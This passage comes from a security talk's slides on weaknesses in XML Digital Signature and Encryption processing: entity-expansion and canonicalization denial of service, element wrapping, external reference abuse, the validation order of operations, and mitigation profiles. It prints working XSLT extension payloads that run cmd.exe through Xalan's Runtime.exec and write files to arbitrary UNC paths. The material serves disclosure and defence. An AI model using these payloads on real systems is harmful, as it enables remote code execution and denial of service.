<!ENTITY m "&l;&l;&l;&l;&l;&l;&l;&l;" >
]>
<foo> fooo &m; bar </foo>
```

C14N is expensive, in general.

- **A somewhat complex algorithm with large resource requirements.**
  - Build a DOM, validate, canonicalize, serialize.

- **Schema and specification do not limit the number of C14N transforms that may be applied to a reference.**

- **Could detect and optimize away redundant C14N, but I have not seen anyone do this yet.**

```
<Reference …>
 <Transforms>
 <Transform algorithm=“http://www.w3.org/TR/2001/REC-xml-c14n-20010315”/>
 <Transform algorithm=“http://www.w3.org/TR/2001/REC-xml-c14n-20010315”/>
 <Transform algorithm=“http://www.w3.org/TR/2001/REC-xml-c14n-20010315”/>
 <Transform algorithm=“http://www.w3.org/TR/2001/REC-xml-c14n-20010315”/>
 <Transform algorithm=“http://www.w3.org/TR/2001/REC-xml-c14n-20010315”/>
 <Transform algorithm=“http://www.w3.org/TR/2001/REC-xml-c14n-20010315”/>
 <Transform algorithm=“http://www.w3.org/TR/2001/REC-xml-c14n-20010315”/>
 <Transform algorithm=“http://www.w3.org/TR/2001/REC-xml-c14n-20010315”/>
 <Transform algorithm=“http://www.w3.org/TR/2001/REC-xml-c14n-20010315”/>
 <Transform algorithm=“http://www.w3.org/TR/2001/REC-xml-c14n-20010315”/>
 <Transform algorithm=“http://www.w3.org/TR/2001/REC-xml-c14n-20010315”/>
 <Transform algorithm=“http://www.w3.org/TR/2001/REC-xml-c14n-20010315”/>
 <Transform algorithm=“http://www.w3.org/TR/2001/REC-xml-c14n-20010315”/>
  …
 </Transforms>
 …
</Reference>
```

C14N with Comments & Hash Collisions

- **OPTIONAL algorithm, but almost always supported**

- **Comments may be semantically significant in the doc.**
- **But are they ever in the <SignedInfo> metadata?**
  - Almost certainly not even examined.

- **An unusual degree of freedom in crafting a hash collision that is still well-formed and doesn't disturb application semantics.**
  - Still beyond today's state of the art, but maybe not for long.

- **Paranoid implementation should disallow C14N with comments for <SignedInfo>**

```
<?xml version="1.0" encoding="UTF-8"?>
<Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
  <SignedInfo>
 <CanonicalizationMethod Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
   <SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
   <Reference URI="#object">
     <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
     <DigestValue>7/XTsHaBSOnJ/jXD5v0zL6VKYsk=</DigestValue>
     <Transforms>
         <Transform Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
     </Transforms>
   </Reference>
  </SignedInfo>
  <SignatureValue>
   ov3HOoPN0w71N3DdGNhN+dSzQm6NJFUB5qGKRp9Q986nVzMb8wCIVxCQu+x3vMtq
   p4/R3KEcPtEJSaoR+thGq++GPIh2mZXyWJs3xHy9P4xmoTVwli7/l7s8ebDSmnbZ
   7xZU4Iy1BSMZSxGKnRG+Z/0GJIfTz8jhH6wCe3l03L4=
  </SignatureValue>
  <KeyInfo>
   <KeyValue>
    <RSAKeyValue>
     <Modulus>
      q07hpxA5DGFfvJFZueFl/LI85XxQxrvqgVugL25V090A9MrlLBg5PmAsxFTe+G6a
      xvWJQwYOVHj/nuiCnNLa9a7uAtPFiTtW+v5H3wlLaY3ws4atRBNOQlYkIBp38sTf
      QBkk4i8PEU1GQ2M0CLIJq4/2Akfv1wxzSQ9+8oWkArc=
     </Modulus>
     <Exponent>
      AQAB
     </Exponent>
    </RSAKeyValue>
   </KeyValue>
  </KeyInfo>
  <Object Id="object">some text</Object>
</Signature>
```

<Reference>

- References describe what is being signed.
- Identify the signed content with a URI.
- Transforms to refine the specification or canonicalize.
- Specify the digest method and digest value.

<Reference>

- **All references are primarily identified by a URI.**
  - Full document reference: `URI=""`
  - XPointer
    - Bare: `URI="#object"`
    - Object Reference: `URI="#xpointer(id('object'))"`
    - Same-document XPath: `URI="xpointer(/)"`
  - External reference:

    `URI="http://www.w3.org/TR/xml-stylesheet"`

<Reference>

- **Three types of signatures:**
  - Enveloping: References are descendants of the signature in the XML document.
  - Enveloped: Signature is a descendant of the signed content.
  - Detached: Signed content is a sibling or at an external location.

External References

- **Just failed another of our best practices.**
- **An attacker can insert a malicious external reference, and you have to chase it to see if the signature validates.**
- **No simple flag to turn this off in, e.g. Java APIs.**
  - Maybe not valid in WS-Security context: “*elements contained in the signature SHOULD refer to a resource within the enclosing SOAP envelope*”
    - http://www.oasis-open.org/committees/download.php/16790/wss-v1.1-spec-os-SOAPMessageSecurity.pdf
  - Important to API clients.
  - Callers need to provide a custom **`URIDereferencer`** implementation.

Time of Check, Time of Use

- **What if an external reference changes or becomes unavailable?**
  - Fetch on validate, fetch again on use. Provide malicious content the second time, repudiate transaction, etc.
- **Need to use cached reference retrieval.**
- **Java provides API support, but it is not a default behavior.**
- **Can't do it in correctly with .Net APIs**

This is bad.

- **The need to pull from the validation cache makes for a very tight coupling between the security and application layer.**
- **Is there any way to do this correctly from an network-edge security gateway?**

XPath & XPointer

- **References to XML content to be signed can also be identified by an XPath or XPointer expression.**
- **This can be complex and resource intensive.**
- **XPath Filter 2.0 (intersect, subtract, union) is also available as a Transform.**
  - *This was specifically created because XPath was becoming an accidental DoS vector.*
- **Specify an unlimited number of XPath Filters (interleaved with C14N for good measure) for a good DoS.**

XPath & XPointer

- **Another failure of the complexity & DoS assumption mismatch.**

- **WS-Security recommends against, but again does not forbid, XPath & XPointer reference URIs.**

New Theme:

“Security’s Worst Enemy is Complexity”

- **Seen more than a bit of this already.**
- **More to come.**

Frisky References

- Content referenced by ID or an ambiguous XPath can be moved about in the document without invalidating the signature.
- This a document-specific attack, but elements with contextual semantics must be signed in-situ for safety.
- E.g. the following two documents both verify with the same signature value:

Naïvely sign just the price to prevent modification…

```
<order>
  <item>
    <name>Box of Pencils</name>
    <price Id="p1">$1.50</price>
    <quantity>1</quantity>
  </item>
  <item>
    <name>Laptop</name>
    <price Id="p2">$2500.00</price>
    <quantity>100</quantity>
  </item>
</order>
<Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
  <SignedInfo> . . .
    <Reference URI="#xpointer(id('p1'))">. . .</Reference>
    <Reference URI="#xpointer(id('p2'))">. . .</Reference>
  </SignedInfo>
  <SignatureValue>. . .</SignatureValue>
  <KeyInfo>. . .</KeyInfo>
</Signature>
```

Signature still valid: very different semantics.

```
<order>
  <item>
    <name>Box of Pencils</name>
    <price Id="p2">$2500.00</price>
    <quantity>1</quantity>
  </item>
  <item>
    <name>Laptop</name>
    <price Id="p1">$1.50</price>
    <quantity>100</quantity>
  </item>
</order>
<Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
  <SignedInfo> . . .
    <Reference URI="#xpointer(id('p1'))">. . .</Reference>
    <Reference URI="#xpointer(id('p2'))">. . .</Reference>
  </SignedInfo>
  <SignatureValue>. . .</SignatureValue>
  <KeyInfo>. . .</KeyInfo>
</Signature>
```

“Element Wrapping Attacks”

- **Discussed briefly in WS-Security standard with regard to SOAP headers.**
  - Moving elements from optional vs. must-understand

- ***“XML Signature Element Wrapping Attacks and Countermeasures”***

  Michael McIntosh & Paula Austel

  IBM Research, Hawthorne, NY

  Workshop On Secure Web Services

  Proceedings of the 2005 Workshop on Secure Web Services

  ACM Press

  http://portal.acm.org/citation.cfm?id=1103026&jmp=cit&coll=ACM&dl=ACM&CFID=14005269&CFTOKEN=77983358#CIT

Wrapper’s Delight

- **Not just repositioning signed elements.**
  - An attacker can also add or delete content or modify the unsigned portions without breaking the signature.
  - Applies to overly specific XPointers, XPath and Filters as well as references by Id.
- **Again, need to pull content directly from validation cache.**
  - More tight coupling to the security layer
  - More attacks possible against gateway appliances

```
<?xml version="1.0" encoding="UTF-8"?>
<Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
 <SignedInfo>
<CanonicalizationMethod Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
  <SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
  <Reference URI="#object">
   <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
   <DigestValue>7/XTsHaBSOnJ/jXD5v0zL6VKYsk=</DigestValue>
   <Transforms>
      <Transform Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
   </Transforms>
  </Reference>
 </SignedInfo>
 <SignatureValue>
  ov3HOoPN0w71N3DdGNhN+dSzQm6NJFUB5qGKRp9Q986nVzMb8wCIVxCQu+x3vMtq
  p4/R3KEcPtEJSaoR+thGq++GPIh2mZXyWJs3xHy9P4xmoTVwli7/l7s8ebDSmnbZ
  7xZU4Iy1BSMZSxGKnRG+Z/0GJIfTz8jhH6wCe3l03L4=
 </SignatureValue>
 <KeyInfo>
  <KeyValue>
   <RSAKeyValue>
    <Modulus>
     q07hpxA5DGFfvJFZueFl/LI85XxQxrvqgVugL25V090A9MrlLBg5PmAsxFTe+G6a
     xvWJQwYOVHj/nuiCnNLa9a7uAtPFiTtW+v5H3wlLaY3ws4atRBNOQlYkIBp38sTf
     QBkk4i8PEU1GQ2M0CLIJq4/2Akfv1wxzSQ9+8oWkArc=
    </Modulus>
    <Exponent>
     AQAB
    </Exponent>
   </RSAKeyValue>
  </KeyValue>
 </KeyInfo>
 <Object Id="object">some text</Object>
</Signature>
```

Transforms

- **Extra processing instructions**
  - Refine selection of signed content
  - Additional steps to arrive at the correct digest
- **We’ve already seen:**
  - Canonicalization
  - XPath Filter 2.0
- **Base64**
- **Anything else interesting?**

Enveloped & Enveloping Signatures

- **Modeled as Transforms.**
- **Extract the signature from the content, or vice-versa, before canonicalizing & digesting.**

Extensible Stylesheet Language Transforms (XSLT)

- **XSLT is a language for processing and transforming XML documents.**
- **Used for content extraction or, most commonly, transforming XML content from one format to another.**
- **A pattern-matching template processor takes a source and template document and produces a third document as output.**

XSLT

- Provide an extremely expressive means to select content for signing.
- “Sign what is meant, not what is said.”
- But too clever by half.

Theme: Dependency Analysis

- **Taking dependencies on other components or code correlates strongly with security defects.**

- **Threat models don’t always match up.**
  - “What do you mean, my code is reachable from an anonymous network surface?”

- **Dependencies evolve independently.**

Mismatched Assumptions, Again

- XSLT is not just XPath++.
- It’s a Turing-complete programming language.
- Infinite resource consumption possible with tiny messages. (e.g. loops)
- Cryptographers tend to think in terms of pure functions and mathematical operations.

The big collision.

- **But developers want functionality and functionality is attack surface.**

- **XSLT as specified in 1999 was a functional programming language.**

- **No side effects. No I/O. No access to OS facilities.**
  - “Just another DoS.”

Not really: More network operations.

- **Pull in an external stylesheet with `xsl:include` and `xsl:import`**

- **Pull in arbitrary external content with the `document()` function during the transform.**

The Killer: XSLT Extensions

- **All in one place:**
  - Insecure Dependencies
  - Complexity
  - Mismatched Assumptions.
- **XSLT is complicated. Code reuse and modularity is great! Just import somebody else's implementation.**
- **And its extensions. (whoops)**
  - Scripting
  - Arbitrary file system and UNC path writes
  - SQL
  - Bind XML namespaces to the classpath and execute arbitrary code.

```
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime"
  xmlns:ob="http://xml.apache.org/xalan/java/java.lang.Object"
  exclude-result-prefixes= "rt,ob">
  <xsl:template match="/">
    <xsl:variable name="runtimeObject" select="rt:getRuntime()"/>
    <xsl:variable name="command"
    select="rt:exec($runtimeObject,
                          &apos;c:\Windows\system32\cmd.exe&apos;)"/>
    <xsl:variable name="commandAsString"   select="ob:toString($command)"/>
    <xsl:value-of select="$commandAsString"/>
  </xsl:template>
</xsl:stylesheet>
```

```
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
               xmlns:xsltc="http://xml.apache.org/xalan/xsltc"
            xmlns:redirect="http://xml.apache.org/xalan/redirect"
          extension-element-prefixes="xsltc redirect"
          version="1.0">
<xsl:template match="/">
          <xsltc:output file="blob.xml">
                    <xsl:text>This ends up in the file 'blob.xml'</xsl:text>
          </xsltc:output>
          <redirect:write file="\\arbitraryUNCPath">
                    <xsl:text>This ends up at an arbitrary UNC path!</xsl:text>
          </redirect:write>
</xsl:template>
</xsl:stylesheet>
```

```
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
            version="1.0"
            xmlns:xalan="http://xml.apache.org/xalan"
            xmlns:my-ext="ext1"
            extension-element-prefixes="my-ext">
            <!--The component and its script are in the xalan namespace
                and define the implementation of the extension.-->
            <xalan:component prefix="my-ext" functions= "ownage">
            <xalan:script lang="javascript">
               // Fun, arbitrary JavaScript in the JVM!  BSF also available.
            </xalan:script>
</xalan:component>
```

Available on most XSLT processors

- **Those were examples from Xalan-J.**

- **Dangerous extensions available in:**
  - Xalan-XSLTC
  - Saxon
  - jd.xslt
  - Oracle XDK 10g
  - Sablotron
  - XT
  - Unicorn

- **`<msxml:script>`, `<msxsl:script>`, `<xsl:script>`, `<ms:script>` allow JScript, VBScript and .Net languages**
  - Off by default in MSXML 6.
  - But .Net doesn't have all the same defaults. Haven't tried yet with **`System.Security.Cryptography.Xml.SignedXml`**

Optional, but widely implemented

- **2003 reported interoperability results for XSLT Transform**

  http://www.w3.org/Signature/2001/04/05-xmldsig-interop.html

  - Baltimore (gone, unknown disposition of XMLDSIG technology)
  - HP
  - IAIK
  - IBM
  - Microsoft
  - NEC
  - Phaos (now Oracle)
  - Apache
  - XMLSec
  - DataPower (now IBM)


No idea, no API.

- **XMLSec is the only API I’ve looked at that allows disabling XSLT.**
  - In part because it requires you to install the 3rd party library yourself.
- **Nobody has any idea that this stuff is there.**
- **Even if they do, they have no way to turn it off.**

What next?

- **We've seen the basic structure of references and reference processing.**
- **<KeyInfo> will come later.**
- **Why would we execute all this content if it was attacker modified? I trust the people I have keys from, and modified signatures wouldn't verify.**
- **Let's see how to verify a signature…**

Validation of an XML Digital Signature



3.2 Core Validation

The REQUIRED steps of *core validation* include (1) *reference validation*, the verification of the digest contained in each `Reference` in `SignedInfo`, and (2) the cryptographic *signature validation* of the signature calculated over `SignedInfo`.

http://www.w3.org/TR/xmldsig-core/#sec-CoreValidation

What does this mean?

1) Process every Reference, derive a digest value and compare it.

2) Canonicalize and digest the entire SignedInfo element and compare to the decrypted the "SignatureValue".

3) According to deep discussion on the mailing lists, this order is non-normative[1], but…

THIS IS THE WRONG ORDER OF OPERATIONS.

[1] http://lists.w3.org/Archives/Public/w3c-ietf-xmldsig/2001OctDec/0064

Pure Functions vs. Attack Surface

- Cryptographically, the order of operations is not important.
- Assuming no side effects.
- But we’ve seen some major potential side effects from digest verification.
- This order of operations puts all that on the anonymous attack surface.

Correct Order of Operations

- **First see if the signature is even from a key you trust.**
- **Then validate the SignatureValue against the SignedInfo.**
- ***Then* verify the digests.**

Implementers follow the specification.

- **Combine the wrong order of operations with XSLT extensions.**
- **Anonymous, remote code execution with *invalid* signature:**
  - IAIK IXSIL
  - IAIK XSECT 1.10
  - More.
- **IAIK have released new versions that fix this vulnerability.**
  - Good for them!
  - *Other vulnerable vendors were notified Jan 15th and have not yet patched.*

Implementation specific, but wormable.

- **Can include multiple Transforms in a signature.**
- **Same attack surface on the client and server.**
- **Reliable cross-platform execution.**
- **XSLT makes self-duplication easy with `select("/")`**
- **UDDI would make a nice worm propagation directory.**
  - UDDI v3 supports XMLDSIG, and suggests use of XSLT transforms.
  - At least the UBR is dead.

More on order of operations.

- **Java does expose enough of the internal operations for API clients to do it right -- if they're cautious.**

- **.Net? Documents the incorrect order in:**
  - B. LaMacchia, S. Lange, M. Lyons, R. Martin, and K. Price. *.NET Framework Security*. Addison-Wesley, Boston, MA, USA, 2002.

- **APIs of the form:** `public KeyInfo validate(sig)`
  - Standard in both .Net and Java.
  - Clearly defective. No opportunity for a trust decision until it is already too late.

Independent Rediscovery of Prior Results

"XML Signature Extensibility Using Custom Transforms"

Laurence Bull and David M. Squire

School of Computer Science and Software Engineering, Monash University, Australia

5th International Conference on Web Information Systems Engineering, Brisbane, Australia, November 22-24, 2004

Web Information Systems – WISE 2004, pp 102-112

Lecture Notes in Computer Science

Springer Berlin / Heidelberg

ISBN: 978-3-540-23894-2

http://springerlink.com/content/qp0eyrbgdcn47jh1

Bull & Squire


- Discuss risks of arbitrary transforms, ‘active’ transforms, and the risks in the implied order of operations for signature validation.

- Didn’t appear to pick up on just how bad it was with existing algorithms.

- The primary thrust of the paper is suggesting the inclusion into the XMLDSIG specification of arbitrary binary transforms, either inline or pulled from a URI.

- It recognizes that this might be a bit dangerous, but suggests that CAs could expand their business model to sign transformations.

NOOOO!!



Internet Explorer

signature

A ~~script~~ is accessing some software (an ActiveX control) on this page which has been marked safe for scripting. Do you want to allow this?

Always on the anonymous surface:

- **Even the correct order of operations leaves unauthenticated complexity.**
- **Parsing & Canonicalization of the SignedInfo and References.**
- **KeyInfo.   What does that look like?**

```
<?xml version="1.0" encoding="UTF-8"?>
<Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
 <SignedInfo>
  <CanonicalizationMethod Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315" />
  <SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
  <Reference URI="#object">
   <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
   <DigestValue>7/XTsHaBSOnJ/jXD5v0zL6VKYsk=</DigestValue>
   <Transforms>
      <Transform Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
   </Transforms>
  </Reference>
 </SignedInfo>
 <SignatureValue>
  ov3HOoPN0w71N3DdGNhN+dSzQm6NJFUB5qGKRp9Q986nVzMb8wCIVxCQu+x3vMtq
  p4/R3KEcPtEJSaoR+thGq++GPIh2mZXyWJs3xHy9P4xmoTVwli7/l7s8ebDSmnbZ
  7xZU4Iy1BSMZSxGKnRG+Z/0GJIfTz8jhH6wCe3l03L4=
 </SignatureValue>
 <KeyInfo>
  <KeyValue>
   <RSAKeyValue>
    <Modulus>
     q07hpxA5DGFfvJFZueFl/LI85XxQxrvqgVugL25V090A9MrlLBg5PmAsxFTe+G6a
     xvWJQwYOVHj/nuiCnNLa9a7uAtPFiTtW+v5H3wlLaY3ws4atRBNOQlYkIBp38sTf
     QBkk4i8PEU1GQ2M0CLIJq4/2Akfv1wxzSQ9+8oWkArc=
    </Modulus>
    <Exponent>
     AQAB
    </Exponent>
   </RSAKeyValue>
  </KeyValue>
 </KeyInfo>
 <Object Id="object">some text</Object>
</Signature>
```

<KeyInfo>

- **One of:**
  - Key Value
  - Key Name
  - X509 Data
  - Retrieval Method
    - URI
    - Transforms

Anonymous Attack Surface

- **KeyInfo is not integrity protected.**
  - Could be referenced in SignedInfo, but you’d still need to resolve it first to actually validate it.

- **And it can look a lot like a <Reference>**
  - Remote URIs
  - Complex XPath expressions
  - Transforms

No Safe Order of Operations

- **All the same risks of <Reference> processing.**
- **Again, APIs fail the user by not providing adequate knobs and switches to harden this.**

And a punt.

- **Establishing trust in a key is completely out of scope.**
  - Reasonable enough.
  - But remember the average developer.

- **Most SSL APIs enforce chaining certs to a trusted root by default, and many, many developers still get SSL wrong.**

- **The naïve developer who assumes DSIG APIs “just work”, like SSL, accomplishes nothing but increasing his attack surface dramatically.**

If it’s hard, fail by default.

- The average developer only keeps going until it “works”.
- KU/EKU certificate extensions? Chaining? Not a clue.
- Failing closed is a signal that the trust model is something that needs consideration.
- Re-structure the API to highlight this:
  -
    ```
    public boolean validate(Signature s,
                                               KeyTrustManager ktm)
    ```

Simplicity is not *always* good.

- **XMLDSIG is a great case study where providing only a simple public API to a very complex underlying technology is crippling.**

- **Callers should be enable different transform algorithms and URI/XML resolvers with different properties for the anonymous and the authenticated attack surface.**

- **No APIs I've seen come close to providing this.**

Any mitigations?

- **Code Access Security (CAS) and the Java Permissions model ought to be able to constrain the behavior of signature validating code.**
- **But very uncommon to actually see this.**
- **And the Java APIs would fail if run in a SecurityManager until very recently.**
  - Reading system properties not wrapped.

XML Encryption (very briefly…)

XML Encryption (XMLENC)

- **The other pillar of WS-Security**

- **A great deal builds on XMLDSIG.**
  - References
  - Transforms
  - KeyInfo

- **Inherits the same risks.**

XML Encryption – What’s new?

- **Using encryption to hide complexity bombs, malicious signatures, etc.**
- **More layers of validation!**
- **Circular key references and other DoS opportunities**
- **Spec says: be able to restrict the total amount of processor and network resources that can be consumed.**
  - Difficult to do in languages like Java and JavaScript.

So, how can we use this stuff safely?

Signature Profiles

- **Mentioned WS-Security recommendations as we went.**
  - SOAP adds a few constraints, too.
- **SAML specification offers more recommendations.**
  - Describes how to do cached ref retrieval
- **P3P, CardSpace, WS-Discovery all specify their own**

WS-I Basic Security Profile*

(*1.0 and 1.1 are both still working group drafts)

- **http://www.ws-i.org/ Intended for compatible full WS-* stacks.**
- **Many of the concerns discussed today are addressed by this standard, (e.g. Transforms are highly restricted) though the risks are not made explicit.**
- **Implementers of full SOAP and WS-* stacks write to these standards for interoperability purposes.**
- **Most WS-I BSP 1.0 or 1.1 compliant stacks won’t be vulnerable to many of these attacks. (Although complexity-based DoS is probably always possible.)**

WS-I Basic Security Profile

- **Some ambiguity still.**
- **States that Transforms “MUST have a value of” one of a set of four (relatively) safe ones.**
- **This definitely implies that:**
  - A compliant implementation MUST NOT produce other transforms.
  - A compliant implementation MUST understand the specified transforms.
- **A careless implementer might not think it’s necessary that:**
  - A compliant implementation MUST REJECT all other transforms, even if it can understand them.
- **This is, as we have seen, a necessary security property.**

No common, “Simple & Secure” profile

- **And few switches available to the direct API user**
  - To build your own profile to meet your needs
  - To lock down your processor
- **Profiles are inadequate for the general case**
  - Little frank discussion of the risks they mitigate
  - Scattered across many specifications
  - Focused on interoperability, not security and emerging attack patterns
- **A minimally compliant WS-I BSP stack is the best bet for now.**

For API callers:

- **Use schema validation to enforce a profile before performing signature validation.**
- **Constrain the <Signature> element to exactly what you expect it to look like and reject everything else.**
- **But you have to do this out-of-line**
  - Schema validation can break signatures. (e.g. default attrs)
  - Not great for performance.

Lessons Learned

Lessons Learned

- **Attack surface reduction matters. Complexity matters. Taking dependencies matters.**
- **Signature validation is part of authentication – this is anonymous or, at best, pre-authorization attack surface.**
- **Releasing a kitchen-sink specification, then publishing a compatibility and security profile four years later? *Wrong order of operations.***

Properties of an Integrity Mechanism

- **Deterministic resource consumption.**
- **Fast failure.**
- **No side effects.**
- **Simple enough to be an extraordinarily robust building block for everything that rests upon it.**

Different classes of problem.

- **Integrity is a foundational security problem built on core mathematical operations.**
- **Adding XSLT, in any form, adds the problem of mobile code security.**
- **A clear layering violation and an unfair problem to foist upon implementers and clients.**
- **Only could sneak in because of already too-permissive assumptions about complexity and denial of service.**

Re-Learning Lessons

- “The Complexity Trap: Security’s Worst Enemy is Complexity”
- “Cryptographic protocols should not be developed by a committee.”
- “Authenticate not just the message, but everything that is used to determine the meaning of the message.”
- “The properties required of each of the primitive functions used in the system should be clearly documented.”

Not written about WS-Security, though it could've been.

- **That was from:**

- ***A Cryptographic Evaluation of IPSec***
  - Niels Ferguson and Bruce Schneier
  - Counterpane Internet Security, Inc. 1999

Takeaways:

- **Be cautious if writing directly to XML Security APIs.**
- **Various vendors’ WS-* stacks are at different levels of security maturity today.**
  - More research needed.
- **Use WS-Security where use cases demand it.**
  - But protect anonymous endpoints with SSL + client cert auth first.

Ongoing research.

- **Watch www.isecpartners.com for updates to the deck, advisory white papers, developer best practices and tools.**

- **Also participating with the OWASP XML Security Gateway Evaluation Criteria Project**
  - www.owasp.org

- **And the W3C aims to produce an update this year**
  - http://www.w3.org/2007/xmlsec/

Thank you!

Questions?

Brad Hill

brad@isecpartners.com

Bibliography

M. Bartel, J. Boyer, B. Fox, B. LaMacchia, and E. Simon. XML-Signature Syntax and Processing. In D. Eastlake, J. Reagle, and D. Solo, editors, W3C Recommendation. World Wide Web Consortium, 12 February 2002.

http://www.w3.org/TR/2002/REC-xmldsig-core-20020212/

T. Imamura, B. Dillaway and E. Simon. XML Encryption Syntax and Processing. In D. Eastlake, J. Reagle, editors, W3C Recommendation. World Wide Web Consortium, 10 December 2002.

http://www.w3.org/TR/2002/REC-xmlenc-core-20021210/

T. Beth, M. Frisch, and G.J. Simmons, editors. Public-Key Cryptography: State of the Art and Future Directions, volume 578 of Lecture Notes in Computer Science. Springer, 3–6 July
1992. E.I.S.S.Workshop Oberwolfach Final Report.

Extensible Markup Language (XML) 1.0 (Fourth Edition). T. Bray, J. Paoli, C. M. Sperberg-McQueen, E. Maler and F. Yergeau, editors. W3C Recommendation. World Wide Web Consortium, 16 August 2006, edited in place 29 September 2006.

D. Eastlake and K. Niles, *Secure XML: The New Syntax for Signatures and Encryption, Pearson* Education, July 19, 2002

